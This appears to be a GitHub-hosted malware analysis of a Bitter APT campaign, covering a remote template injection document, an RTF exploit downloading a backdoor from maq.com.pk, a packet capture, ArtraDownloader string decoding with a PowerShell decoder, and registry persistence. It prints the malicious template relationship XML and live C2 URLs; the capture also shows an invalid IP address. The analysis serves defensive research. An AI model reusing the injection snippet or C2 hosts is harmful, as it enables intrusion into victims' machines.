

Branch: master ▾

[Find file](#) [Copy path](#)[CyberThreatIntel](#) / offshore APT organization / Bitter / 27-08-19 / Malware analysis 31-08-19.md StrangerealIntel Update Malware analysis 31-08-19.md

c652dc8 7 hours ago

1 contributor

[Raw](#)[Blame](#)[History](#)

116 lines (100 sloc) 9.6 KB

# Malware analysis on Bitter APT campaign (31-08-19)

## Table of Contents

- [Malware analysis](#)
  - [Initial vector](#)
  - [ArtraDownloader](#)
- [Cyber Threat Intel](#)
- [Indicators Of Compromise \(IOC\)](#)
- [References MITRE ATT&CK Matrix](#)
- [Links](#)
  - [Original Tweet](#)
  - [Link Anyrun](#)
  - [Documents](#)

## Malware-analysis

### Initial vector

Use a document with a remote template injection as initial vector. This request [http\[:\]/maq.com.pk/](http://maq.com.pk/) for be redirected on the next URL.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://maq.com.pk/wehsd" TargetMode="External"/>
</Relationships>
```

This seconds URL ([http\[:\]/maq.com.pk/wehsd](http://maq.com.pk/wehsd)) send an RTF exploit.

This exploit firstly executes a request by WebDAV and after by WebClient service for download the backdoor on the final address (<http://maq.com.pk/wehs>) and execute it.

```
> OPTIONS / HTTP/1.1\r\n
    Connection: Keep-Alive\r\n
    User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601\r\n
    translate: f\r\n
    Host: maq.com.pk\r\n
\r\n
```

Here we can see the redirection and the data sended on the victim.


555	27.390911	192.168.100.136	283.124.43.227	HTTP	181. OPTIONS / [HTTP/1.1]
556	27.395997	283.124.43.227	192.168.100.136	TCP	54 80 + 49517 [SYN, ACK] Seq=1 Ack=128 Win=42368 Len=0
557	27.424029	283.124.43.227	192.168.100.136	TCP	464 80 + 49517 [PSH, ACK] Seq=1 Ack=128 Win=42368 Len=410 [TCP segment of a reassembled PDU]
558	27.424175	283.124.43.227	192.168.100.136	TCP	198 80 + 49517 [PSH, ACK] Seq=411 Ack=128 Win=42368 Len=136 [TCP segment of a reassembled PDU]
559	27.424085	283.124.43.227	192.168.100.136	TCP	54 49517 + 80 [ACK] Seq=128 Win=56536 Len=0
560	27.493331	192.168.100.136	283.124.43.227	TCP	54 49517 + 80 [RST, ACK] Seq=128 Win=547 Win=0 Len=0
561	27.497928	283.124.43.227	192.168.100.136	TCP	107 HTTP/1.1.403 Forbidden [TCP segment of a reassembled PDU]
562	27.494744	192.168.100.136	283.124.43.227	TCP	54 49517 + 80 [RST] Seq=128 Win=0 Len=0
563	28.010567	192.168.100.136	283.124.43.227	TCP	66 49528 + 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
564	28.017233	283.124.43.227	192.168.100.136	TCP	66 80 + 49528 [SYN, ACK] Seq=0 Ack=1 Win=42348 Len=0 MSS=1206 SACK_PERM=1 WS=128
565	28.017691	192.168.100.136	283.124.43.227	TCP	54 49528 + 80 [ACK] Seq=1 Ack=1 Win=66328 Len=0
566	28.018329	192.168.100.136	283.124.43.227	HTTP	373 GET /webs HTTP/1.1
567	28.024689	283.124.43.227	192.168.100.136	TCP	54 80 + 49528 [ACK] Seq=1 Ack=320 Win=43528 Len=0
568	28.334695	283.124.43.227	192.168.100.136	TCP	1260 80 + 49528 [ACK] Seq=1 Ack=320 Win=43528 Len=1206 [TCP segment of a reassembled PDU]
569	28.334717	283.124.43.227	192.168.100.136	TCP	1260 80 + 49528 [ACK] Seq=1207 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
570	28.334736	283.124.43.227	192.168.100.136	TCP	1260 80 + 49528 [ACK] Seq=2413 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
571	28.334779	283.124.43.227	192.168.100.136	TCP	1260 80 + 49528 [TCP Previous segment not captured] 80 + 49528 [PSH, ACK] Seq=320 Win=43520 Len=4 [TCP segment of a reassembled PDU]
572	28.334783	283.124.43.227	192.168.100.136	TCP	1284 TCP Out->Order 80 + 49528 [ACK] Seq=321932 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
573	28.334803	283.124.43.227	192.168.100.136	TCP	1264 TCP Out->Order 80 + 49528 [ACK] Seq=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
574	28.334809	192.168.100.136	283.124.43.227	TCP	66 49528 + 80 [ACK] Seq=320 Ack=3619 Win=66328 Len=0 SLE=7237 SRE=7241
575	28.334960	192.168.100.136	283.124.43.227	TCP	66 49528 + 80 [ACK] Seq=320 Ack=4825 Win=66328 Len=0 SLE=7237 SRE=7241
576	28.334988	192.168.100.136	283.124.43.227	TCP	66 49528 + 80 [ACK] Seq=320 Ack=6931 Win=66328 Len=0 SLE=7237 SRE=7241
577	28.335069	283.124.43.227	192.168.100.136	TCP	1260 TCP Out->Order 80 + 49528 [ACK] Seq=6031 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
578	28.335076	283.124.43.227	192.168.100.136	TCP	1260 80 + 49528 [ACK] Seq=7241 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
579	28.336112	192.168.100.136	283.124.43.227	TCP	54 49528 + 80 [ACK] Seq=320 Ack=7241 Win=66328 Len=0
580	28.337296	283.124.43.227	192.168.100.136	HTTP	1170 HTTP/1.1.200
581	28.337373	192.168.100.136	283.124.43.227	TCP	54 49528 + 80 [ACK] Seq=320 Ack=9564 Win=66328 Len=0
582	28.338361	192.168.100.136	283.124.43.227	TCP	54 49528 + 80 [FIN, ACK] Seq=320 Ack=9564 Win=66328 Len=0
583	28.342340	192.168.100.136	283.124.43.227	TCP	66 49534 + 80 [SYN] Seq=1 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1

ArtraDownloader

In the first, we can see that launch by the factory option for separate the application of the current Explorer instance for avoid if one crashes the other stays alive (C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding). Secondly, we can note encoded string pushed on a function and the result is moved on another registry as storage for be used by the backdoor.

```
mov eax, str.Tpguxbsf_Njdsptpgu    ; 0x40fbf0 ; "Tpguxbsf]Njdsptpgu"
call decrypt
mov ebx, eax
```

In observing this function we can resume by the following algorithm used for decode these strings : for each byte of the string -> value of the byte -1 -> get Unicode value -> convert to char.




We can edit a script for decode the encoded string.

```
$b = $a.ToCharArray();
$c=""
Foreach ($element in $b) {$c = $c + " " + [System.String]::Format("{0:X}", [System.Convert]::ToInt32($element))}
$c = ($c -join "").split()
$c=$c[1..($c.length -1)]
for($i=0;$i -lt $c.length ;$i++)
{
    $tmp=$c[$i]
    $tmp=[Convert]::ToInt64($tmp,16) -1
    $tmp= '{0:X}' -f $tmp
    $tmp= [char][byte]"0x$tmp"
    $res+=$tmp
}
```


Now we can see the actions did by the malware.

```
PS C:\Users\ALIZA\Downloads\Bitter> .\decrypt.ps1 "Tpguxbsf]Njdsptpgu"
Software\Microsoft
mov eax, str.Tpguxbsf_Njdsptpgu    ; 0x40fbf0 ; "Tpguxbsf]Njdsptpgu" ; -> Software\Microsoft
call decrypt
mov ebx, eax
```


Once this done, we can see on the entry point, this uses the startupinfo structure to specify window properties, verify the header of the PE and the get the environment values for create the process. The malware is coded in C++ language.




We can observe that the malware pushes the persistence by a Run key in the registry. We can note too that use DOS commands with an environment value ("C:\ProgramData\Ntuser\winlgn.exe") for launch the backdoor.







